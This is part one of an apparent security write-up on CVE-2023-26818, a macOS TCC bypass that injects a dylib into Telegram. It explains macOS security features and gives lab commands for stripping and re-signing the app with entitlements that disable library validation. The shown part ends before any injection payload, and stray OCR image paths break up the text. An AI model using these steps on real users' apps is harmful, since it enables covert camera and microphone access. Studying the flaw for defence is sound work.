CVE-2023-26818: MacOS TCC Bypass with telegram using DyLib Injection Part1

vicarius.io/vsociety/posts/cve-2023-26818-macos-tcc-bypass-with-telegram-using-dylib-injection-part1

In this analysis we discussing a vulnerability exist in telegram app on MacOS known as CVE-2023-26818.

Introduction

A vulnerability Discovered in `Telegram` for `MacOS` assigned as `CVE-2023-26818` leads to a `TCC` (Transparency, Consent, and

Control) bypass through a `DyLib` Injection using `DYLD_INSERT_LIBRARIES` environment variable along with bypass

the `SandBox` using `LaunchAgent`. A successful exploitation of this vulnerability will lead to a local privilege escalation by

getting access to the camera through previously granted permissions to `Telegram`.

Code Signing

The `Code Signing` is a security technology used to sign/certify your app unique so the system can verify if any changes made to

the app is by the original owner or by malicious activity. Also, It helps prevent the loading of crafted or malicious

components to your app as these components are not signed by the owner.

Entitlements

`Entitlements` refers to security permissions that you give to your app either on `IOS` or `MacOS` and It's in a `Key-Value` form.

For example: `com.apple.developer.authentication-services.autofill-credential-provider` which is an `Entitlement` that used to provide

user names and passwords for `AutoFill` in `Safari` and other apps & It has a `boolen` type to define whether the app may do

the `AutoFill` or no. Another example `com.apple.developer.location.push` which allows enabling a location-sharing app to query

someone’s location in response to a push notification. And the same applies to others like accessing physical devices such

as `Camera`.

Hardened Runtime

`Hardened Runtime` is a `MacOS` app security protection and resources access used to protect and prevent certain exploits

against your app which is as the following: (`code injection`, `dynamically linked library (DLL) hijacking`, and `process memory space tampering`).

Launch Agent

A `Launch Agent` is a mechanism used to manage and schedule the execution of background tasks or processes on `MacOS` & It's a

part of `Launchd` which is responsible for starting, stopping, and managing processes at various stages of the system's startup

and operation. The daemons and agents managed by `launchd` by looking at the configuration files in the following folders:

Folders`/System/Library/LaunchDaemons` for Apple-supplied system daemons`/System/Library/LaunchAgents` for Apple-supplied agents

that apply to all users on a per-user basis`/Library/LaunchDaemons` for Third-party system daemons`/Library/LaunchAgents` for Third-

party agents that apply to all users on a per-user basis`~/Library/LaunchAgents` for Third-party agents that apply only to the

logged-in user

TCC

TCC (`Transparency, Consent, and Control`) is a security feature in macOS that regulates access to sensitive user data/parts by

applications with managing application access to various protected resources, such as the camera, microphone, contacts,

calendar, location, and more. When an application attempts to access one of these resources, TCC checks if the application has

been granted permission by the user. If permission has not been granted, the application is denied access to the resource.

DyLib/Injection

`DyLib` is a short for (`Dynamic Library`) which is a library that is loaded at the runtime & launch time of the software, Unless

Static Libraries, Which are linked to the software as a part of the code during the compilation, and As a result the software size

becomes large & slower in launching time & performance. Because, When the software gets launched with the included static


libraries as a part of the code all get loaded in the same memory space as a one piece. Therefore, It suffers from slow

launch times and large memory footprints. For the `DyLib`, It improves the performance and flexibility by not becoming a part


of the code & It gets loaded when it's required or during the `runtime` launching time. As a result, a small size and small

memory footprints for the software. The following diagrams show the difference between Static Libraries and `DyLib`:

- Static Libraries:

- 

- Dynamic Libraries:



Testing Lab

For Our Lab, we need `MacOS` any supported version by the `Telegram` and for the vulnerable versions according to

the `CVE` description is `9.3.1` and `9.4.0`. But, `Telegram` team deleted those versions. So we gonna download this

one `9.3.2` from here and we will do some modifications to make it vulnerable again. After Downloading it, Move it to

the `Applications` Directory. Now, We will remove the signing from telegram and re-sign it with our signature and `Entitlements`.

Let's first take a look on the signing information and the `Entitlements` related to `Telegram` app:

```
codesign -dv --entitlements :- /Applications/Telegram.app
```

To remove telegram signing we need to execute the following command to `Telegram` App:


```
codesign --remove-signature --no-strict /Applications/Telegram.app
```

Now, The command is run successfully, and if we check the signing with `codesign` command. We can see it has no signing:


```
codesign -dv --etitlements :- /Applications/Telegram.app
```

Let's sign `Telegram` App now with our own signature and `Entitlements`, First, we need to get our own signature, You can get it


by doing the following... First, Download `Xcode` from AppStore on your `MacOS`:




After that open `Xcode` and create a new project then go to `Xcode` in the menu and then `Settings`:



Then go to `accounts` and click on `+` and add your Apple ID:




After adding your Apple ID, Click on `Manage Certificates` and click on `+` and add a new signing certificate:




After finishing we need to build the test app to get our signature So, we need to configure the signing. Click on our project

on the left side, The go to `Signing & Capabilities` tab and choose your ID:




Finally, Click on the play button to build and run the app:



Now, It's time top get our signature by executing the following command:

```
security find-identity -v -p codesigning
```




I had created 2 before so you can see them clearly, Now it's time to create our `Entitlements` that we gonna sign with telegram:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.security.app-sandbox</key>
    <false/>
    <key>com.apple.security.application-groups</key>
    <array>
        <string>6N38VWS5BX.ru.keepcoder.Telegram</string>
        <string>6N38VWS5BX.ru.keepcoder.Telegram.TelegramShare</string>
    </array>
    <key>com.apple.security.cs.allow-dyld-environment-variables</key>
    <true/>
    <key>com.apple.security.cs.disable-library-validation</key>
    <true/>
    <key>com.apple.security.device.audio-input</key>
    <true/>
    <key>com.apple.security.device.camera</key>
    <true/>
    <key>com.apple.security.personal-information.location</key>
    <true/>
</dict>
</plist>
```

Now save all these `Entitlements` into a file let's name it `entit.plist`. It's time to take your valid development signature and

let's start signing `Telegram` App:

```
codesign --force --deep --sign "Developer ID" --entitlements entit.plist /Applications/Telegram.app
```



Now, We have the app signed by us and it's ready for analysis.

The Analysis

Let's start our analysis by taking a look at the signing information we did which simulate**s** the actual one for the version

that got deleted by the team.

```
codesign -dv --entitlements :- /Applications/Telegram.app
```

This command is to show the signing info of the app, Along with `Entitlements`. The `-dv` is to display information about code

signing and verbosing. for `--entitlements :-` is to display the app `Entitlements`. When we take a closer look we can see the

highlighted places which are `flags=0x0(none)` the following:

```
<key>com.apple.security.cs.disable-library-validation</key><true/>
```

So, What is this key, and what it's doing? the `com.apple.security.cs.disable-library-validation` is one of the `Entitlements` that

controls whether library validation is enabled or disabled for the application, Which is a security feature in `MacOS` that

checks and validates the code signature of `DyLib` loaded by an application. As a result, It avoids loading a non-

signed/verified `DyLib` which could be maliciouis. Here we can see that the `DyLib` validation is turned off. Then, We can load

a malicious `DyLib` Into the app. Now, How that could happen? Well, there are many ways that the apps normally used in

loading `DyLib` as the following:

- **Dyld Environment Variable:** An application can specify a list of directories in the `DYLD_INSERT_LIBRARIES` environment
- variable where the dynamic linker (`dyld`) should search for `DyLibs`. If this variable is set, `dyld` will look in these
- directories when resolving library dependencies.
- **RPATH:** An application can specify a runtime search path (`RPATH`) inside the binary, which tells `dyld` where to search
- for `DyLibs`. This path is encoded in the executable file and is used during runtime to locate required libraries.
- **Frameworks:** `MacOS` applications can use frameworks, which are bundles of shared libraries, headers, and other resources. Frameworks are a convenient way to package and load libraries, and they are commonly used by `MacOS` app developers.
- **Bundles and Plug-ins:** An application can load `DyLibs` from separate bundles or plug-ins that are loaded at runtime. Bundles and plug-ins are essentially separate packages containing code and resources that the application can load as needed.
- **Mach-O Dynamic Linker API:** An application can use the `Mach-O` dynamic linker API to explicitly load and link dylibs at
- runtime. This allows the application to control the loading and unloading of libraries programmatically.
